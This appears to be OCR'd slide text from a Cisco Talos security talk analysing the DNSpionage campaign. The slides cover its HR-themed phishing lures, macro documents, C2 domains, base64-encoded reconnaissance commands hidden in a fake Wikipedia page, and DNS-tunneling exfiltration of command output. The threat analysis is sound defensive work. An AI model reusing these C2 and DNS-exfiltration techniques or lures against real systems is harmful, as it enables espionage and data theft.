2011 – Turk Guvenligi: HSBC Korea, Betfair, Vodafone, Acer etc.
2013 – KDMS: WhatsApp, AVG, Avira, Leaseweb
2013 – Syrian Electronic Army: NYTimes & Twitter
2014 – Syrian Electronic Army: Facebook
2015 – Lizard Squad: Google Vietnam
2015 – Tiger-Mate: Google Malayasia
2015 – unknown: St Louis Federal Reserve Bank
2016 – unknown: blockchain.info

How did we start…


Event #1



Infection Vectors

- Spear-phishing emails
- Social media contacts such as LinkedIn and other job-focused sites
- Links Talos identified as being used were HR related:
  - hr-wipro[.]com (with a redirection to wipro.com)
  - hr-suncor[.]com (with a redirection to suncor.com)

Infection Vectors



[redacted] [redacted] • 7:26 am

good morning dear [redacted]

http://hr-wipro.com/Wipro_Working_Conditions.doc

http://hr-wipro.com/Wipro_Working_Con...
http://hr-wipro.co...

Please read the file and place the star in front of your desired job and submit the file to me
For better file viewing, please use Windows

OCT 8


Source: https://blog-cert.opmd.fr/dnspionage-focus-on-internal-actions/

Talos
Cisco Security Research

MalDoc

- An example of malicious doc hosting:
  - hxxp://hr-suncor[.]com/Suncor_employment_form[.]doc
- Attempting to appear to be a legitimate Suncor HR document, hosted on a seemingly related domain.

MalDoc – Macro Abuse!



First Name: ____________________ Last Name: ____________________

Start Date: ____ /____ /____

Position Title: ______________________________

Gender: (circle one) M / F Date of Birth: _____/_____/________

Address: ____

Suburb: ____________________ State: ________ Postcode: ________

- Two macros embedded within the maldoc.
- One macro executes on Opening of the doc.
- The other executes when the doc is closed.

DNSpionage

- The malware contains HTTP and DNS tunneling capabilities.
- This generally will ensure the malware is able to communicate with its C2 depending on how much inspection you do on your DNS traffic – Hint… Do more.

DNSpionage

- The directories are used by DNSpionage to perform different functions:

Downloads

Space for the malware to keep downloaded files from the C2.

Uploads

Space to store files/information to be uploaded to the C2.

Log.txt

A very handy file that contains plaintext logging info.

Configure.txt

A text file containing configuration information.

DNSpionage

HTTP Mode

- yyqagfzvwmd4j5ddiscdgjbe6uccgjaq[.]0ffice36o[.]com
- A DNS request is sent to 0ffice36o.com
- Random data (using ()rand) and base64 encoding
- This is the malware checking in to the C2.
- At the time of infection this was - 185.20.184.138

DNSpionage

HTTP Mode

- A request is sent to 0ffice36o.com using random data (()rand) and base32 encoding

- oGjBGFDHSMRQGQ4HY000[.]0ffice36o[.]com

- The rest of the domain is then encoded in base32.
  - 1Fy2048
  - FY == Target ID
  - 2048 == 0x800 “Config file not found”

- Config file is then obtained via HTTP
  - hxxp://IP/Client/Login?id=Fy.

Cisco Security Research

DNSpionage


HTTP Mode

- This request will be used to create the configuration file, particularly to set the custom base64 dictionary.

- The second HTTP request is
  - hxxp://IP/index.html?id=XX
  - (where "XX" is the ID for the infected system)

DNSpionage

HTTP Mode



The Free Encyclopedia

English
5 696 000+ articles

日本語
1 116 000+ 記事

Español
1 453 000+ artículos

Wikipedia

Deutsch
2 209 000+ Artikel

Русский
1 489 000+ статей

Français
2 031 000+ articles

Italiano
1 454 000+ voci

中文
1 017 000+ 條目

Português
1 002 000+ artigos

Polski
1 294 000+ haseł


- The ultimate destination for the malware is a fake Wikipedia page.
- Here, the commands for the host are obtained.
- Not obfuscated at all, they are only encoded.

Talos
Cisco Security Research

DNSpionage

HTTP Mode

- Encoded commands available to see in plaintext on the website. No custom dictionary was available, commands are in simple base64.



```
<!DOCTYPE html>
<html lang="mul" class="no-js">
<head>

      <!--eyJjIjogImVjaG8gJXVzZXJuYW1lJSIsICJpIjogIi00MDAwIiwgInQiOiAtMSwgImsiOiAwfQ==-->

      <!--eyJjIjogImhvc3RuYW1lIiwgImkiOiAiLTUwMDAiLCAidCI6IC0xLCAiayI6IDB9-->

      <!--eyJjIjogInN5c3RlbWluZm8gfCBmaW5kc3RyIC9CIC9DOlwiRG9tYWluXCIiLCAiaSI6ICItNjAwMCIsICJ0IjogLTEsICJrIjogMH0=-->

    <meta charset="utf-8">
```

Talos
Cisco Security Research

DNSpionage


HTTP Mode

- When decoded, the commands look like this:
  - {"c": "echo %username%", "i": "-4000", "t": -1, "k": 0}
  - {"c": "hostname", "i": "-5000", "t": -1, "k": 0}
  - {"c": "systeminfo | findstr /B /C:\"Domain\"", "i": "-6000", "t": -1, "k": 0}

DNSpionage

HTTP Mode

- Remember the log file? So did we.



```
[Message]       [redacted].0ffice36o.com
[Message]       config file found!
[Message]       current directory set to C:\Users\usernameXYZ\Desktop\sample\oracleServices\
[Message]       entering normal mode
[Message]       html size: 106952
[Message]       commands: {      "cs":
                                 [{"c":"echo %username%","i":"-4000","t":-1,"k":0},
                                  {"c":"hostname","i":"-5000","t":-1,"k":0},
                                  {"c":"systeminfo | findstr /B /C:\"Domain\"","i":"-6000","t":-1,"k":0}],
                                 "ull":"/Client/Upload",
                                 "dl":    [],
                                 "ul":    []
                           }
[Message]       command result is: {     "r":
                                 [{"i":"-4000","cr":"usernameXYZ \r\n"},
                                  {"i":"-5000","cr":"MyLaptopNameC\r\n"},
                                  {"i":"-6000","cr":"Domain: WORKGROUP\r\n"}
                                 ]
                                 }
[Message]       command result size: 31000234
[Message]       uploading command result formim not out
[Message]       upload file size count: 0
[Message]       ------------------end---------------
```

Talos
Cisco Security Research

DNSpionage

DNS Mode

- DNS mode can be used if configured within the configure.txt file by the attacker.

- Most likely used to help avoid detection by any web filtering, proxies etc.

DNSpionage

DNS Mode

- A DNS request is sent to 0ffice36o.com using random data (()rand) and base32 encoding
    - RoyNGBDVIAA0[.]0ffice36o[.]com
- The C2 server replies with an IP address, not always valid. DNS allows for this, and has no checking in place, so it can be 0.1.0.3
- GBDVIAA0. The decoded value (base32) is "0GT\x00". GT is the target ID and \x00 the request number.

Cisco Security Research

DNSpionage

DNS Mode

- The second DNS query
  - t0qIGBDVIAI0[.]0ffice36o[.]com
- The C2 server will return a new IP: 100.105.114.0.
- If we convert the value in ASCII we have "dir\x00,” the command will be executed.

Cisco Security Research

DNSpionage

DNS Mode

- And finally, the commands output is sent via multiple DNS queries:


- gLtAGJDVIAJAKZXWY000.0ffice36o[.]com -> GJDVIAJAKZXWY000 -> "2GT\x01 Vol”
- TwGHGJDVIATVNVSSA000.0ffice36o[.]com -> GJDVIATVNVSSA000 -> "2GT\x02ume”
- 1QMUGJDVIA3JNYQGI000.0ffice36o[.]com -> GJDVIA3JNYQGI000 -> "2GT\x03in d”
- iucCGJDVIBDSNF3GK000.0ffice36o[.]com -> GJDVIBDSNF3GK000 -> "2GT\x04rive”
- viLxGJDVIBJAIMQGQ000.0ffice36o[.]com -> GJDVIBJAIMQGQ000 -> "2GT\x05 C h”

[etc]

DNSpionage

Observed Victimology

- We can observe the DNS queries with our DNS exfiltration and Umbrella monitoring. Mainly in Middle East.



Talos
Cisco Security Research


Ok but it’s a DNS hijacking talk… What’s the point?

DNS Redirection

